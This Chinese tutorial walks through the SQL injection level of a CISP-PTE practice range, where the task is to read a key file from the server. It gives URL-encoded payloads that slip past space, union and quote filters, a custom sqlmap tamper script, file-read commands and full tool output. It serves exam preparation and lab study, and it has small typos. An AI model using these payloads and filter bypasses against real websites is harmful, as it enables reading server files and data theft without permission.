CISP-PTE SQL注入实战:手工注入与sqlmap自动化渗透全解析
SQL注入是Web安全领域最经典的漏洞之一,也是CISP-PTE等认证考试的核心考点。本文将通过一个真实靶场案例,详细演示如何通过手工注入和sqlmap自动化工具两种方式,突破过滤、读取服务器敏感文件,最终获取Flag。无论你是安全新手还是进阶渗透测试人员,都能从中掌握实用的注入技巧与绕过思路。
靶场环境与目标分析


打开靶场页面,系统明确提示:“通过SQL注入读取/tmp/360/key文件,答案就在文件中”。如下图所示,页面直接展示了后端SQL语句:select * from article where id = (1),注入参数为id,闭合方式为单引号加括号。

点击进入答题页面后,可以看到参数id通过GET方式传递,闭合字符为' ),这为后续构造Payload提供了明确方向。目标非常清晰:利用SQL注入漏洞,读取服务器上的/tmp/360/key文件。
手工注入:从闭合到获取Flag
1. 构造闭合与URL编码

根据原始SQL语句 select * from article where id = (1),我们需要闭合括号和单引号。构造Payload为 id=1 )#,但在URL中传递时,必须对特殊字符进行URL编码:) 编码为 %29,# 编码为 %23。
http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1%29%23最终Payload为 id=1%29%23,执行后页面返回SQL注入的定义和admin信息,说明闭合成功。

2. Order By探测列数

使用Order By子句探测查询结果的列数。由于服务器过滤了空格,我们需要用%09(制表符)替代空格。依次尝试列数1到5:
- 1列:
id=1%29order%09by%091%23✅ - 2列:
id=1%29order%09by%092%23✅ - 3列:
id=1%29order%09by%093%23✅ - 4列:
id=1%29order%09by%094%23✅ - 5列:
id=1%29order%09by%095%23❌ 报错






结论:该查询共有4列。
3. Union注入与关键字绕过


使用-1') union select 1,2,3,4#尝试获取回显位置。但服务器对union关键字进行了过滤,导致语句被拦截。绕过方法是使用双写技术:将union替换为uniunionon,这样过滤逻辑移除中间的union后,实际执行时仍然是union。
http://163149e3.clsadp.com/vulnerabilities/fu1.php?id=-1%27%29union%09select%091%2C2%2C3%2C4%23http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=-1%27%29uniunionon%09select%091%2C2%2C3%2C4%23最终Payload:-1%27%29uniunionon%09select%091%2C2%2C3%2C4%23,成功获取回显位置为2、4、3。


4. 读取目标文件获取Flag
根据提示,目标文件路径为/tmp/360/key,使用MySQL的load_file()函数读取。但服务器对单引号进行了过滤,因此需要将引号替换为双引号:
http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=-1%27%29uniunionon%09select%091%2Cdatabase()%2Cverison()%2Cload_file('/tmp/360/key')%23http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=-1%27%29uniunionon%09select%091%2Cdatabase()%2Cversion()%2Cload_file("/tmp/360/key")%23最终Payload:-1%27%29uniunionon%09select%091%2Cdatabase()%2Cversion()%2Cload_file("/tmp/360/key")%23,成功获取到Flag值。

数据库名:2web,
flag值:Key1:c5s5e2m9
数据库版本:5.5.47-0ubuntu0.14.04.1
sqlmap自动化:高效渗透与文件读取
1. 编写Tamper脚本绕过过滤
手工注入中我们遇到了空格和关键字过滤,sqlmap可以通过Tamper脚本自动完成这些绕过。进入/usr/share/sqlmap/tamper/目录,创建自定义脚本ljn2.py,实现以下功能:
- 将空格替换为
%09(制表符) - 将
union替换为ununionion(双写绕过)
#!/usr/bin/env python ''' sqlmap 双写绕过 ''' from lib.core.compat import xrange from lib.core.enums import PRIORITY import re __priority__ = PRIORITY.LOW def dependencies(): pass def tamper(payload, **kwargs): payload= payload.lower() payload= payload.replace('union' , 'uniunionon') payload= payload.replace(' ' , '%09') retVal=payload return retVal |
2. 使用--file-read参数读取文件
执行以下命令,利用sqlmap的--file-read功能直接读取目标文件:
sqlmap -u " http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1" --batch --tamper ljn2.py  --dump  --file-read="/tmp/360/key"  --level 3
cat /root/.local/share/sqlmap/output/a582094a.clsadp.com/files/_tmp_360_key-u:指定目标URL-u "http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1"--batch:批处理模式,自动选择默认选项--batch--tamper ljn2.py:应用自定义Tamper脚本--tamper ljn2.py--file-read="/tmp/360/key":读取服务器文件--file-read="/tmp/360/key"--level 3:提高测试等级,增加Payload变种--level 3
命令执行后,sqlmap自动完成注入、绕过过滤,并将文件内容保存到本地,成功获取Flag。

┌──(root㉿kali)-[/usr/share/sqlmap/tamper] └─# sqlmap -u " http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1" --batch --tamper ljn2.py --file-read="/tmp/360/key" --level 3 ___ GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 269 HTTP(s) requests: --- Parameter: id (GET) Type: boolean-based blind Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause Payload: id=1 RLIKE (SELECT (CASE WHEN (8782=8782) THEN 1 ELSE 0x28 END)) --- [06:31:43] [WARNING] changes made by tampering scripts are not included in shown payload content(s) [06:31:43] [INFO] the back-end DBMS is MySQL /usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprecationWarning: Unknown is an invalid version and will not be supported in a future release warnings.warn( web server operating system: Linux Ubuntu web application technology: Apache 2.4.7, PHP 5.5.9 back-end DBMS: MySQL Unknown [06:31:43] [INFO] fingerprinting the back-end DBMS operating system [06:31:43] [INFO] the back-end DBMS operating system is Linux [06:31:43] [INFO] fetching file: '/tmp/360/key' [06:31:43] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval [06:31:43] [INFO] retrieved: 4B6579313A6335733565326D390A do you want confirmation that the remote file '/tmp/360/key' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y [06:31:55] [INFO] retrieved: 14 [06:31:56] [INFO] the local file '/root/.local/share/sqlmap/output/a582094a.clsadp.com/files/_tmp_360_key' and the remote file '/tmp/360/key' have the same size (14 B) files saved to [1]: [*] /root/.local/share/sqlmap/output/a582094a.clsadp.com/files/_tmp_360_key (same file) [06:31:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/a582094a.clsadp.com' [06:31:56] [WARNING] your sqlmap version is outdated [*] ending @ 06:31:56 /2025-10-22/ └─# cat /root/.local/share/sqlmap/output/a582094a.clsadp.com/files/_tmp_360_key Key1:c5s5e2m9 |
3. 使用--sql-query精准查询
另一种更直接的方式是使用--sql-query参数,直接执行自定义SQL语句:
sqlmap -u "http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1" --batch --sql-query='SELECT LOAD_FILE("/tmp/360/key")' --tamper ljn2.py --level 3--sql-query='SELECT LOAD_FILE("/tmp/360/key")':直接执行文件读取查询--sql-query='SELECT LOAD_FILE("/tmp/360/key")'- 其他参数与上一条命令相同,同样需要Tamper脚本和
--level 3支持
这种方式无需枚举数据库结构,适合已知目标文件路径的场景,效率更高。

└─# sqlmap -u "http://a582094a.clsadp.com/vulnerabilities/fu1.php?id=1" --batch --sql-query='SELECT LOAD_FILE("/tmp/360/key")' --tamper ljn2.py --level 3 ___ __H__ ___ ___[']_____ ___ ___ {1.6#stable} |_ -| . [(] | .'| . | |___|_ [(]_|_|_|__,| _| |_|V... |_| https://sqlmap.org [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] starting @ 06:35:45 /2025-10-22/ [06:35:45] [INFO] loading tamper module 'ljn2' [06:35:45] [INFO] resuming back-end DBMS 'mysql' [06:35:46] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session: --- Parameter: id (GET) Type: boolean-based blind Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause Payload: id=1 RLIKE (SELECT (CASE WHEN (8782=8782) THEN 1 ELSE 0x28 END)) --- [06:35:46] [WARNING] changes made by tampering scripts are not included in shown payload content(s) [06:35:46] [INFO] the back-end DBMS is MySQL /usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprecationWarning: unknown is an invalid version and will not be supported in a future release warnings.warn( web server operating system: Linux Ubuntu web application technology: Apache 2.4.7, PHP 5.5.9 back-end DBMS: MySQL unknown [06:35:46] [INFO] fetching SQL SELECT statement query output: 'SELECT LOAD_FILE("/tmp/360/key")' [06:35:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval [06:35:46] [INFO] retrieved: [06:35:46] [WARNING] reflective value(s) found and filtering out Key1:c5s5e2m9 SELECT LOAD_FILE("/tmp/360/key"): 'Key1:c5s5e2m9\n' [06:35:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/a582094a.clsadp.com' [06:35:52] [WARNING] your sqlmap version is outdated [*] ending @ 06:35:52 /2025-10-22/ |
总结与技巧提炼
本文通过CISP-PTE靶场SQL注入关卡,完整演示了手工注入与sqlmap自动化两种渗透方式。核心要点包括:
- 闭合构造:根据SQL语句结构,正确闭合括号和引号
- 空格绕过:使用
%09(制表符)替代空格 - 关键字双写:如
union→uniunionon,绕过简单过滤 - 引号转义:单引号被过滤时,尝试使用双引号或十六进制编码
- sqlmap技巧:自定义Tamper脚本、
--file-read和--sql-query参数
掌握这些技巧,你就能在渗透测试中高效突破SQL注入防御。类似的绕过思路也适用于其他编程语言环境,如Python、JavaScript、Java等Web框架中的注入防护场景。希望本文能帮助你深入理解SQL注入的本质,提升实战能力!

 浙公网安备 33010602011771号